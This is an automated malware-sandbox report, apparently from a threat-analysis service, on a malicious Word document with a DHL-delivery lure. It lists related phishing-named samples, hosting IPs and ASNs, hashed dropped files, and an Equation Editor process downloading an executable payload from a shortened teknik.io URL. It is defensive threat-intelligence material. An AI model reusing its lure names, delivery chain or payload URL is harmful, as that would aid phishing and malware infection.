	CsmBq6KLHu.doc	Get hash	malicious	Browse	• 67.199.248.11
	purchase order_2242021.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909yy.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	PO AAN2102002-V020.doc	Get hash	malicious	Browse	• 67.199.248.11
	PO55004.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	RFQ Document.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909_RAW.doc	Get hash	malicious	Browse	• 67.199.248.10
	Order.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTE.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REF ERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• 67.199.248.10
	Deadly Variants of Covid 19.doc	Get hash	malicious	Browse	• 67.199.248.10
	swift payment.doc	Get hash	malicious	Browse	• 67.199.248.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG_61061_SCANNED.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_6078_SCANNED.doc	Get hash	malicious	Browse	• 67.199.248.11

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LEASEWEB-NL-AMS-01NetherlandsNL	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 5.79.72.163
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 5.79.72.163
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 5.79.72.163
	purchase order_2242021.doc	Get hash	malicious	Browse	• 5.79.72.163
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909yy.doc	Get hash	malicious	Browse	• 5.79.72.163
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 5.79.72.163
	PO AAN2102002-V020.doc	Get hash	malicious	Browse	• 5.79.72.163
	PO55004.doc	Get hash	malicious	Browse	• 5.79.72.163
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 5.79.72.163
	RFQ Document.doc	Get hash	malicious	Browse	• 5.79.72.163
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909_RAW.doc	Get hash	malicious	Browse	• 5.79.72.163
	SecuriteInfo.com.Trojan.PackedNET.540.1271.exe	Get hash	malicious	Browse	• 213.227.154.188
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 5.79.72.163
	MV9tCJw8Xr.exe	Get hash	malicious	Browse	• 5.79.70.250
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCK.doc	Get hash	malicious	Browse	• 5.79.72.163
	Quotation408S_A02021_AHYAN_group_of_companies.doc	Get hash	malicious	Browse	• 5.79.72.163
	Request For Quotation.PDF.exe	Get hash	malicious	Browse	• 212.32.237.101
	PO#652.exe	Get hash	malicious	Browse	• 5.79.87.207
	Parcel _009887 .exe	Get hash	malicious	Browse	• 212.32.237.92
	PO 20211602.xlsm	Get hash	malicious	Browse	• 82.192.82.225
GOOGLE-PRIVATE-CLOUDUS	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATIONs44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCKs.doc	Get hash	malicious	Browse	• 67.199.248.10
	CsmBq6KLHu.doc	Get hash	malicious	Browse	• 67.199.248.11
	Details van vereiste.pps	Get hash	malicious	Browse	• 67.199.248.16
	purchase order_2242021.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909yy.doc	Get hash	malicious	Browse	• 67.199.248.11
	Offerte aanvragen 22-02-2021.ppt	Get hash	malicious	Browse	• 67.199.248.16
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	PO AAN2102002-V020.doc	Get hash	malicious	Browse	• 67.199.248.10
	PO55004.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	RFQ Document.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909_RAW.doc	Get hash	malicious	Browse	• 67.199.248.10
	Order.doc	Get hash	malicious	Browse	• 67.199.248.10
	QUOTE.doc	Get hash	malicious	Browse	• 67.199.248.11
	DHL88700456XXXX_CONFIRMATION_BOOKING_REFERENCE_BJC400618092909.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• 67.199.248.10
	Deadly Variants of Covid 19.doc	Get hash	malicious	Browse	• 67.199.248.10
	swift payment.doc	Get hash	malicious	Browse	• 67.199.248.10

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E154941554498 30D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U..... ....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.080958610796429
Encrypted:	false
SSDEEP:	6:kKPNTbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:n83kPlE99SNxAhUeo+aKt
MD5:	3153EE9142F518D2502D6B92B807F980
SHA1:	74A75BA200BA02D0829B9D0F6A857AF6563082D9
SHA-256:	6BFF454EC161F620AD1E7458534B16CC283F5FCAE9FE8D3452FB4DF150E7904B
SHA-512:	9980461133E270B5CB72D672B3916EB470C80B58C4E5D7B268BD9573094FCACBCF99022F89D193447E1B553F51E00266FC2487276DAED5A93D8C7CD9420FE5B
Malicious:	false
Reputation:	low

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	p..... .....;.b.....(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0012753651362942
Encrypted:	false
SSDEEP:	3:kkFkl9tJllXfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKKliBAIdQZV7eAYLit
MD5:	04B3526E130549B5D299094FCDC4781C
SHA1:	10A69B5132DE8D10EF770AE2DF9C6FDD43F6DC7F
SHA-256:	42E3768F8863EE8834571E090A894BB2C0EA922F4AFA68A71F2F4B129527D226
SHA-512:	8DBDEED72DF50EE6CA903F38F9D01A123AB95044476CD6E109B5C33E6AB45629FA9A0D04D6E3CC83B7094C9549C9D9D1F327CB4059A2613E017BBDA407668D0
Malicious:	false
Reputation:	low
Preview:	p..... ....`...t($.....(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\WLjtp[1].txt	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	131072
Entropy (8bit):	4.850477304732314
Encrypted:	false
SSDEEP:	3072:0wVUPE99xL9eKvb1HIFb5JjS0TqiAoQqwV:0wVUPEfDewb1HIFb5JjSyqiNQqwV
MD5:	8181B7DAAD3D822BE5A16DD3CB6F9065
SHA1:	1A52DF36955ADDF3EA3DEC85AD89F13AC267CC48
SHA-256:	936AF5883F7175DD1B3EC862E66ACB7B6670154FC7B5F93DABD4B9788F2279D1
SHA-512:	41F93D0AC3F4DD9FE4B88C2AA308A08AA79D4DD624B04D21E68B25A6B0CB39E429F61ED22E599AD24B3B396F05EF1A6E9E3DD121A02618FFA6BD811982CCC94
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 27%
Reputation:	low
IE Cache URL:	http://https://u.teknik.io/WLjtp.txt
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1....1....0...~..0.....0...Rich1.....PE..L....=.T.....P.....`....@.....U..(....p.....(... .....text....I.....P..... ..`.data.....`.....`.....@....rsrc.....p.....p.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\2NYVK6q[1].htm	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.542691692257488
Encrypted:	false
SSDEEP:	3:qVvzLURODccZ/vXbvx9nDyZHL+kpIlkFSXbKFvNGb:qFzLIeco3XLx92ZHqzIMSLWQb
MD5:	1D4CEF789A9D088F38B8BEE0111E73E3
SHA1:	59F7A1ADE6455AFC532706F535BA7352C561E698
SHA-256:	11FBBE5E31BAB9015123DC0975EA7BBD024C3D51F935D3A30980437A8A4E0791
SHA-512:	87E13B9CBCF6D56E8CE0E0A47CFA6FBAD9B7605FF9645E919CF542F492D1B3881A89474CAF53941229AC77ED799BEC9009453CC5CA81178FEC559CB0292CEAE5
Malicious:	false
Reputation:	low
Preview:	<html>.<head><title>Bitly</title></head>.<body>moved here</body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{03EBD8D7-10B9-4A25-A35B-CDE7E003844A}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{03EBD8D7-10B9-4A25-A35B-CDE7E003844A}.tmp	
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849453
Encrypted:	false
SSDEEP:	3:Iiiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbp:IiiiiiiiifdLloZQc8++lsJe1Mzen
MD5:	28F40716A36BEFF5FB2150E1FE5BD3AB
SHA1:	08031E0C0F4166BFC0C8C4C8464FD547D117A024
SHA-256:	EA3899F1D1E80B5AC3C72D696CBB2F9E1AA07EC4372C1E6B27922C45117BABAA
SHA-512:	F5AB0C170443A9E5220EA090A463A46E7166C89438A01B7827ED8FE52EA279EBE6212EF7C91F0FE7B59A77CB7A7FB6275AFE154B76C01688B200E63C0D2E577E
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A.. ...."...&...*.......:...>.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0EAA91A7-30AB-4901-9D2A-3CE504568F55}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F7C72BCE-A594-453E-90B7-97C10E531855}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2722266
Entropy (8bit):	4.1428003820879775
Encrypted:	false
SSDEEP:	12288:T6KsftPPovopME6KsftQPovopME6KsfBQPovopME0KsftQPovopMz6KsftQPovol:INZzgN+5NgNhN+ZlJNJNZNsw3Gj
MD5:	0B898ED5582DAF2954A8F2D26BAAF9BE
SHA1:	2B594A3E3A68D2E84DEEC3248D1C5458745D91F1
SHA-256:	1EDEABE3746F9C2FA26909DA7E311D6AB7FFEF74D7A7C50660C112EA6BC068E5
SHA-512:	F5A62E378A213CAF23E7C0A06C5469D2427B8B6F068729A5E6495296145673E80A125C772CD88991D2A318D008EB1E11CBA5725518DA53825C476C1BE5BB6637
Malicious:	false
Preview:	..@.m.4.2.J.E.U.a.4.S.r.c.l.Z.j.j.E.@.-.K.I.2.W.T.Y.r.C.C.I.Y.w.a.u.Z.0.C.<.e.h.&.&.7._.M.-.C._.D.-.-._.-.V.,.6.4.>.8.8.9.6.4.$.C.v.>.y.t.=.n.6.|.:.%._.>.j.n.8.%.b.m.;.=.u...1.4..... . . . .

C:\Users\user\AppData\Local\Temp\Cab81DE.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3

C:\Users\user\AppData\Local\Temp\Cab81DE.tmp	
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a.,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\Tar81DF.tmp	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Thu Feb 25 14:41:30 2021, length=1410843, window=hide
Category:	dropped
Size (bytes):	2438
Entropy (8bit):	4.624567627086575
Encrypted:	false
SSDEEP:	24:8LT/XTwz6IknCIEEefS1EwDv3qFdM7dD2LT/XTwz6IknCIEEefS1EwDv3qFdM7dV:8LT/XT3IkiEUvFQh2LT/XT3IkiEUvFQ/
MD5:	9E0754E1CA713E498BF38C7B45B5FF09
SHA1:	2D4E37B20C532B599742F51BCB504246C93618C1
SHA-256:	661D3CD28EB8679051670F79A2757E92AE11A36E7D9FED3F646CC5DC3C64FEDD
SHA-512:	697148F2A417A2D0FF64F197B85E50007B6DE66E7AB9DCE84C9C89E81D0FF1504AA6B8CF144EBA3F16067698C477D3FDEB484C512544E6A28DE15BDD7A718C A
Malicious:	false
Preview:	L.....F.... ...6.2..{..6.2..{.....!....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....YR0} .DHL_DE~1.DOC.....Q.y.Q.y*...8.....D.H.L._. .D.E.L.I.V.E.R.Y._. .P.I.C.K.U.P. ._.C.O.N.F.I.R.M.A.T.I.O.N._.C.B.J.2.0.0.6.1.8.0.9.2.9.0.1...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\648351\Users.user\Desktop\DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.doc.N.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.H.L._. .D.E.L.I.V.E.R.Y._. .P.I.C.K.U.P. ._.C.O.N.F.I.R.M.A.T.I.O.N._.C.B.J.2.0.0.6.1.8.0.9.2.9.0.1...d.o.c.....:..,.LB.)...Ag.. .....1SPS.XF.L8C....&.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	191
Entropy (8bit):	4.9693898750437935
Encrypted:	false
SSDEEP:	3:M17pusszg3R1saANW6C8cMVUpS5ebsszg3R1saANW6C8cMVUpSmX17pusszg3R1S:M3xT3RAN5CiNT3RAN5CFxT3RAN5CC
MD5:	2DA96FA1C83BD5FD78A742EE07A6EE60
SHA1:	9B31905A5C00240F91A1BBB92603AA807CDB91BF
SHA-256:	FD4766193CB8071A6E56B44A635C53992F50AEA3CB874298FCA6DF70F96C8AB8
SHA-512:	5B4197F33B4BF9DDAF28DA898016141FD67CA7135782E8C48753FC459E10FF7A8424EB16C0F7FACD6A622512CF907E0EFE1E06B7C23190B1737BAB45B214A8A
Malicious:	false
Preview:	[doc]..DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.LNK=0..DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.LNK=0..[doc] ..DHL_ DELIVERY_ PICKUP _CONFIRMATION_CBJ200618092901.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w....z.....w....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\MIX8D795.txt	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	89
Entropy (8bit):	4.321009057274464
Encrypted:	false
SSDEEP:	3:jv6EVTV+wLJci2SCvnTQ0ZXU/V6WVQQ/Xn:V5LJci2zcxEWVQsX
MD5:	64A36BD1ED7DE750FB5D90B3C300C45C
SHA1:	FE089E9DB7F488D4F8E88574DB0BEB7830E4C51F
SHA-256:	8D8F8D068D6834BE77EAA3780658325EA7CED193D55AB4CF920A71352705FED0
SHA-512:	84C699AA73140DE219384677863A3A9AFFA12628741AAB964AAD5A9E23903AFE18DD5644B94FD94D68946065D44763953A1C4D736DFB876A853603F8B25D2D8F
Malicious:	false
IE Cache URL:	bit.ly/
Preview:	_bit.l1p6Fu-b3e40a06d0f0fee6b7-003.bit.ly/.1536.302713088.30906547.4172118305.30870412.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\O0MLNDW9.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	64
Entropy (8bit):	4.069298633552528
Encrypted:	false
SSDEEP:	3:vpqMLJUQ2dNSKvdvWVQVyoPv:vEMWXdz82lv
MD5:	91EBFAEFED81515DCE79EA625941CFC9
SHA1:	DEA491BDD811EC15305E5DF665ACA4F95BE9E5CD
